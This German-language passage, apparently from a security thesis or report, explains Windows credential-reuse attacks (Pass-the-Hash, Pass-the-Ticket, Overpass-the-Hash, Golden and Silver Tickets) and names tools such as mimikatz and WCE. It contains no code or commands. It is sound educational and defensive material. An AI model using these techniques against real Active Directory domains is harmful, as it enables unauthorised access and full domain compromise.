Betroffen sind hiervon nicht nur Domänen-Konten, sondern die Problematik gilt auch für lokale Benutzerkonten, sofern auf anderen Systemen die gleichen Benutzernamen- und Kennwort-Kombinationen zur Anwendung kommen, also z.B. ein auf allen Systemen gleichartig konfiguriertes Administrator-/Helpdesk-Konto oder bestimmte Service-Accounts mit einheitlich konfigurierten Passwörtern vorhanden sind.

Bei zu schwachen Kennwörtern ist der Angreifer darüber hinaus eventuell sogar in der Lage, mittels der vorliegenden Hashes erfolgreich Brute-Force Angriffe durchzuführen, und so das verwendete Kennwort zu ermitteln. Besondere Gefahr stellen auch Scheduled Tasks

oder Services die mit konfigurierten Benutzer/Kennwort-Kombinationen eingerichtet sind dar, denn deren Kennwörter müssen am System reversibel verschlüsselt hinterlegt sein und lassen sich somit einfach ermitteln. Dies ermöglicht zusätzlich Zugriff auf Systeme, die keine Authentifizierung mittels NTLM-Hashes oder Kerberos-Tickets zulassen, sondern tatsächlich das Kennwort zur Authentifizierung erfordern.

Werden Kerberos-Tickets erbeutet, so ist deren Gültigkeit in der Regel auf einige Stunden beschränkt, was jedoch die Verwendbarkeit nur in zeitlicher Hinsicht limitiert, die mit dem Angriff einhergehende Möglichkeit der Kompromittierung wird dadurch nicht signifikant verringert. Eine Deaktivierung der Authentifizierung mittels NTLM-Protokoll und somit vollständiger Umstieg auf Kerberos stellt daher – abgesehen davon, dass ein solches Vorhaben bei Nutzung zahlreicher Legacy-Netzwerk-Dienste mit hohem Aufwand verbunden sein könnte – ebenfalls keine Lösung der Problematik dar (vgl. [MTN-PtH1, S. 25ff] [SANS-PtH.K]).

Quellen sowie weiterführende Details: [MTN-PtH], [SANS-PtH.K], [BH15-PtH], [TE14-PtH]

2.3.1. PtH-Tools: Mimikatz & Windows Credential Editor

Die beiden populärsten Tools um Pass-the-Hash und Pass-the-Ticket Angriffe zu demonstrieren sind:

- Mimikatz
  http://blog.gentilkiwi.com/mimikatz
  Entwickelt von Benjamin Delpy (hauptberuflich Security Project Manager bei der französischen Zentralbank) um – nach eigenen Angaben – „die Programmiersprache C zu erlernen und sich näher mit Windows-Security zu beschäftigen“. Tatsächlich handelt es sich bei mimikatz wohl um das mächtigste heute frei erhältliche Tool um Credentials zu extrahieren, zu importieren, Pass-the-Hash, Pass-the-Ticket und „Golden-Ticket“ Angriffe durchzuführen. Eine aktuelle Demonstration der Möglichkeiten des Tools von Benjamin Delpy unter Windows 10 kann den Slides [MBH-PtH, S. 31ff] entnommen werden.

- Amplia Security Windows Credential Editor (WCE)
  http://www.ampliasecurity.com/research/windows-credentials-editor/
  Entwickelt von Hernan Ochoa (arbeitet für Amplia Security) als Nachfolger des *PSH Toolkit*. Erlaubt das Auflisten, Extrahieren, Hinzufügen, Ändern, … von Credentials aus den Logon-Sessions und kann daher z.B. von Penetration-Testern aber auch Angreifern eingesetzt werden, um Pass-the-Hash und Pass-the-Ticket Angriffe durchzuführen bzw. Credentials zu extrahieren. Demonstration siehe z.B.: [TE14-PtH, T: 27:45]

Angreifer können zum einen diese beiden frei verfügbaren Tools verwenden, andererseits die Funktionalität (da der Sourcecode frei verfügbar ist) auch einfach in deren Tools integrieren.

Anmerkung: Eine ausführliche Demonstration von mimikatz findet sich im Anhang in Kapitel 5.1 ab Seite 190.

2.3.2. Pass-the-Hash und Overpass-the-Hash näher betrachtet

Neben der Möglichkeit im Hauptspeicher nach Hashes und Tickets zu suchen und diese missbräuchlich zu verwenden, haben in den letzten Jahren noch weitere Spielarten der Nutzung für Aufsehen gesorgt, welche an dieser Stelle kurz umrissen werden:

Windows unterstützt mehrere Arten der Authentifizierung, die beiden gebräuchlichsten sind *NTLMv2* und *Kerberos*, welche über einen *Negotiate*-Mechanismus des *Generic Security Services Application Program Interface* (GSSAPI) in der Regel automatisch gewählt werden.

Der bis Windows NT 4.0 verwendete *LM-Hash* gilt heute als geknackt, aus dem LM-Hash kann mittels vorberechneter Tabellen binnen weniger Minuten das zugrundeliegende Kennwort ermittelt werden. Gebildet wurde er, indem das maximal 14-stellige Kennwort in Großbuchstaben umgewandelt, auf zwei 7-stellige Strings gesplittet und diese Substrings als Schlüssel zur Verschlüsselung des festen Strings `KGS!@#$%` mittels einer 56-bit DES-Chiffre verwendet wurden (siehe Abbildung 12). Aufgrund der Upper-Case-Wandlung und des begrenzten Zeichenraumes von Kennwörtern ergibt sich nur ein Aufwand von 2^{43} um den LM-Hash zu bruteforcen. Auf modernen Windows-Versionen ist die Verwendung von LM-Hashes daher heute stets bereits im Auslieferungszustand deaktiviert, und sollte dies auch tunlichst bleiben (vgl. [BH12-PtH] [HS-NTLM]).




Abbildung 12: Bildung des veralteten LM-Hashes – Quelle: [HS-NTML]

Der heute verwendete *NTLM-Hash* leitet sich vom Kennwort des Benutzers mittels der MD4 Hash-Funktion ab, und stellt einen 16-Byte (128-Bit) Wert dar. Ein Salt kommt hierbei immer noch nicht zur Anwendung, denn dieses müsste in den Authentifizierungsprotokollen ebenfalls zwischen Client und Server mit-ausgetauscht werden, was jedoch im Protokoll-Design nicht vorgesehen war und nachträglich somit nicht trivial ergänzt werden kann. Wenngleich MD4 heute nicht mehr als kollisionsresistent gilt, so ist der im Falle von Brute-Forcing zu leistende Aufwand dennoch noch ausreichend hoch, um noch nicht als vollständig gebrochen angesehen zu werden. Auch die verwendete Kennwortlänge ist im Gegensatz zum LM-Hash nicht auf 14 Zeichen beschränkt, sondern darf bis zu 127 Zeichen lang sein. Problematisch sind jedoch vorberechnete Rainbow-Tables und Kennwort/Hash-Listen mit gängigen Passwörtern und Kombinationen, ein nicht aus dem Hash rückführbares Kennwort bedarf daher ausreichend Komplexität und Länge, und muss einzigartig sein.

Bei NTLMv2 handelt es sich um ein Challenge-Response Authentifizierungs-Protokoll. Der Client nimmt Kontakt mit dem Server auf, dieser übermittelt eine Challenge, der Client wiederum berechnet die Response und übermittelt diese an den Server, welcher die erhaltene Response mit der selbst berechneten (erwarteten) Response vergleicht. Die

Response wird mittels HMAC-MD5 berechnet, als Secret dient der NTLM-Kennwort-Hash, in die Message selbst gehen unter anderem die erhaltene Challenge, der Benutzername und ein Timestamp ein. Der Server kann diese NTLMv2-Response prüfen, weil der NTLM-Hash am Server ebenfalls vorliegt (siehe Abbildung 13) (vgl. [BH12-PtH]).




Abbildung 13: Authentifizierung mittels NTLMv2 Challenge/Response Verfahren – Quelle: [HS-NTML]

Aus dem Aufbau der NTLMv2-Response in Abbildung 13 wird sichtbar, dass als einziges Geheimnis der NTLM-Hash und nicht zwingend das zugrundeliegende Kennwort benötigt wird. Abbildung 14 illustriert nun nochmals den Zusammenhang zwischen herkömmlicher Authentifizierung mittels Kennwort aus dem ein NTLM-Hash mittels MD4 gebildet wird, und einer auf Pass-the-Hash basierenden Authentifizierung, welche schlicht den NTLM-Hash verwendet, ohne das ursprüngliche Kennwort zu benötigen (vgl. [BH12-PtH, S. 2ff]).




Abbildung 14: Funktionsweise von Pass-the-Hash – Quelle: [BH14-PtH]

Bei Verwendung von Kerberos authentifiziert sich der Benutzer gegenüber dem Authentication-Server und erhält ein für einige Stunden gültiges Ticket-Granting-Ticket (TGT). Das Ticket-Granting-Ticket wiederum ermöglicht es, Service-Tickets zum Zugriff auf Dienste im Netzwerk zu beziehen. Auch hier wäre eigentlich zur Authentifizierung eine Kennwort-Eingabe nötig (siehe Abbildung 15, Schritt 3) (vgl. [WS-Crypt, Kapitel 14.1]).

In der Praxis wird allerdings nicht das Kennwort selbst verwendet, sondern es wird ein Benutzer-Schlüssel der sich aus dem Kennwort ableitet auf Seite des Authentication Server sowie auf Seite des Clients zur Entschlüsselung des TGT verwendet (siehe Abbildung 16).




Abbildung 15: Kerberos-Protokoll, schematischer Ablauf – basierend auf [WS-Crypt, Kapitel 14.1]




Abbildung 16: Funktionsweise reguläre Kerberos-Authentifizierung unter Windows – Quelle: [BH14-PtH]

Hat ein Angreifer Zugriff auf das entschlüsselte Ticket-Granting-Ticket (TGT), so kann er hiermit beliebige Service-Tickets beziehen – diese Form des Credential-Missbrauchs wird als Pass-the-Ticket bezeichnet (siehe Abbildung 17).

Das TGT findet sich einerseits wiederum im Speicher des LSASS, andererseits lässt es sich auch unter Verwendung der offiziellen Microsoft-API mit Benutzerrechten abrufen, auch Malware die mit Benutzerrechten das Auslangen finden muss kann somit das TGT entwenden (vgl. [BH14-PtH, T:16:30]).

Alternativ lässt sich aber nicht nur ein TGT missbrauchen, sondern es lassen sich auch die Service-Tickets (TGS) nutzen, um sich ohne vorherige Authentifizierung über den Domain-Controller direkt mit dem Service zu verbinden. Abbildung 18 skizziert diese Variante von Pass-the-Ticket (vgl. [BH14-PtH, S. 31f]).




Abbildung 17: Funktionsweise von Pass-the-Ticket (TGT) – Quelle: [BH14-PtH]




Abbildung 18: Funktionsweise von Pass-the-Ticket (Service-Ticket) – Quelle: [BH14-PtH]

Unter Windows kommen mehrere Formen des Benutzer-Schlüssels (Kerberos *Long-Term-Secret-Key*) zur Anwendung. Eine gängige Form ist der RC4_HMAC_NT-Key, welcher nur eine andere Repräsentation des NTLM-Keys darstellt (siehe Abbildung 16). Andere Formen dieses Benutzer-Schlüssels die AES nutzen werden nicht mittels MD4 sondern durch Verwendung der *Password-based Key-Derivation-Function 2* (PBKDF2) gebildet (vgl. [BH14-PtH T:4:00 / Seite 7]). Der alte DES_CBC_MD5 Schlüssel kommt ab Windows Vista in der Standardkonfiguration nicht mehr zum Einsatz, RC4_HMAC_NT4 wird aber weiterhin unterstützt und ist auf Server 2003/XP auch zugleich der stärkste mögliche *Long-Term-Secret-Key* der verwendet werden kann. Welche Schlüssel konkret entwendet werden ist sekundär, mit Tools wie *mimikatz* lassen sich alle vier skizzierten Schlüssel entwenden und applizieren. Auch für den Bezug eines Kerberos-TGT ist es daher nicht nötig das Benutzer-Kennwort zu kennen, es reicht zum Beispiel auch aus Zugriff auf die RC4-HMAC-NT Schlüssel zu haben. (vgl. [SANS-PtH.K, S. 4]).

Technisch gesehen ist der RC4-HMAC-NT Schüssel äquivalent zum NTLM-Hash. Mit Tools wie *mimikatz* ist es sogar möglich, den extrahierten NTLM-Hash als RC4_HMAC_NT Key in den Kerberos-Provider von LSASS zu injizieren, und sich so vom Domain-Controller ein Kerberos-Ticket-Granting-Ticket ausstellen zu lassen (siehe Abbildung 19). Dieser Vorgang wird *Overpass-the-Hash* genannt und führt basierend auf einem erbeuteten NTLM-Hash zu einem funktionierenden TGT.

Um Replay-Requests zum Bezug eines TGT zu verhindern wird von Windows-Domänen-Controllern in der Standardkonfiguration eine Pre-Authentication verlangt. Der Client verschlüsselt mit seinem *Long-Term-Secret-Key* einen Timestamp und sendet diesen zum Server. Auch hierfür ist demnach die Kenntnis des Hashes ausreichend (vgl. [BH14-PtH T:8:20]).




Abbildung 19: Funktionsweise von Overpass-the-Hash – Quelle: [BH14-PtH]

Mittels Overpass-the-Hash kann ein Angreifer somit unter Kenntnis des NTLM-Hashes ein Kerberos-Ticket beziehen, und danach Aktionen tätigen die unter Verwendung von NTLM nicht (mehr) möglich gewesen wären, zum Beispiel kann unter Verwendung des Kerberos-Tickets das Benutzer-Kennwort am Domänen-Controller neu gesetzt werden, ohne das bisherige Kennwort zu kennen. Dies ermöglicht dem Angreifer wiederum auf Dienste die das Kennwort verlangen, wie z.B. Remote-Desktop oder Outlook-Web-Access zuzugreifen (vgl. [Sans-PtH.K, S. 5]).

2.3.3. Kerberos Golden-Tickets und Silver-Tickets

Die vom Domain Controller (= KDC, Kerberos Distribution Center) ausgestellten *Ticket-Granting-Tickets* (TGT) enthalten ein Microsoft-spezifisches *Privilege Attribute Certificate* (PAC), welches die Berechtigungen eines Benutzers (insbesondere seine Gruppenmitgliedschaften) beinhaltet. Kerberos arbeitet mit symmetrischer Kryptographie, das Zertifikat ist mittels eines HMAC-MD5 „signiert“. Das hierbei verwendete HMAC-Secret ist der *KRBTGT*-Schlüssel, also der Hash des *KRBTGT*-Accounts der Domain (siehe Abbildung 20) (vgl. [BH14-PtH, T:5:00]).




Abbildung 20: Ticket-Granting-Ticket enthält Privilege Attribute Certificate (PAC) – Quelle: [BD-mimi]

Wenn ein Angreifer es schafft an den Hash des *KRBTGT*-Accounts der Domain zu gelangen, dann ist er technisch in der Lage dies zur Signatur des PAC zu verwenden, und kann sich somit beliebige *Ticket-Granting-Tickets* mit beliebigem Inhalt im *Privilege Attribute Certificate* selbst erstellen. Derlei selbst erstellte (gültige) Tickets mit frei wählbarem Inhalt werden *Golden-Tickets* genannt. Der KRBTGT-Schlüssel ändert sich in der Praxis nicht, bleibt (sofern nicht Updates durchgeführt werden die einen Schlüssel-Wechsel erzwingen) über Jahre hinweg identisch. Eine Kompromittierung des KRBTGT-Schlüssels ist mit einem vollständigen Verlust der Integrität der gesamten Domain verbunden (vgl. [BH14-PtH, T:26:00 / Seite 6ff).

In einer Microsoft Active-Directory-Umgebung wird bei der Ausstellung von Service-Tickets den Privilege-Attribute-Zertifikaten vertraut, sofern das Ticket nicht älter als 20 Minuten alt ist. Ein Angreifer kann die Zeitstempel in verwendeten Golden-Tickes aber stets so wählen, dass die Tickets frisch genug sind und die im PAC eingebetteten Berechtigungen nicht erneut geprüft werden. So lassen sich auf Basis von Golden-Tickets beliebige Service-Tickets mit frei gewählten Berechtigungen abrufen. Der vollständige Ablauf wird in Abbildung 21 illustriert (vgl. [SANS-PtH.K]).

Das Service-Ticket ist mit dem Kennwort-Hash des Ziel-Service verschlüsselt, der Domain-Controller kennt die Kennwort-Hashes aller Services um gültige Service-Tickets ausstellen zu können. Im Service-Ticket ist wiederum das Privilege-Attribute-Zertifikat (PAC) enthalten, um es zu prüfen kann sich ein Service an den Domain-Controller wenden, jedoch wird aus Performance-Gründen in den meisten Fällen auf eine separate Verifikation verzichtet (siehe optionaler Step 6 in Abbildung 21). Die Tatsache, dass das Service-Ticket korrekt mit dem Service-Schlüssel entschlüsselt werden konnte, ist somit in der Regel Voraussetzung genug um Zugang zu einem Service mit dem im PAC angeführten Berechtigungen zu erhalten.

Nun stellt sich die Frage, ob der Service-Schlüssel (also der Passwort-Hash des Service) nicht ebenfalls angreifbar ist. Zum einen könnte dieser auch im Zuge von Angriffen auf den Speicher ausgelesen werden, zum anderen lässt sich dieser jedoch häufig auch mittels Brute-Forcing knacken, und zwar dann wenn der Service-Schlüssel auf einem schwachen Service-Kennwort basiert.




Abbildung 21: Kerberos Ablauf, Silver- & Golden-Ticket – Quelle: [SANS-PtH.K]

In der Regel werden Service-Accounts mit systemseitig generierten, starken Kennwörtern betrieben. Manche Services wie z.B. SQL-Server werden jedoch mit vom Administrator frei gewählten Credentials betrieben und sind daher nicht selten dahingehend angreifbar. Ein Brute-Force-Angriff kann bequem offline unter Verwendung eines bestehenden Service-Tickets durchgeführt werden. Gelingt es, das Service-Kennwort oder den Service-Hash zu ermitteln, ist ein Angreifer in der Lage sich beliebige gültige Service-Tickets auszustellen, die in der Praxis auch meist mit beliebigen Berechtigungen (PAC) versehen sein können, da diese oftmals nicht online verifiziert werden. Diese Form von selbst erstellten, gültigen Service-Tickets werden Silver-Ticktes genannt (vgl. [SANS-PtH.K]).

Weitere Details siehe [BH12-PtH], [BH13-PtH2], [BH14-PtH], [MBH-PtH], [SANS-PtH.K], [BD-mimi]. Eine Empfehlung hinsichtlich zu ergreifender Gegenmaßnahmen liefert [CERT-EU]. Eine Übersicht hinsichtlich der Fragestellung wie man in der Praxis an Schlüsselmaterial aus dem Active Directory Domain Controller gelangt widmet sich [SM-AD.dump].

2.3.4. Remote Desktop Zugriffe

Besondere Gefahr geht von Administratoren bzw. Helpdesk-Accounts aus, die Anwender-Support mittels Remote Desktop leisten. Erfolgt ein Fernwartungszugriff mittels Remote Desktop Protokoll (RDP), so authentifiziert sich das zugreifende (Admin-)Konto an der fernen Maschine, es wird hierfür eine User-Session mit (Admin-)Credentials am zu wartenden Gerät erzeugt. Ist das Gerät auf das zugegriffen wird jedoch in der Hand des Angreifers, so kann dieser die Credentials wie bereits erläutert aus dem Speicher extrahieren und fortan für seine Zwecke verwenden.

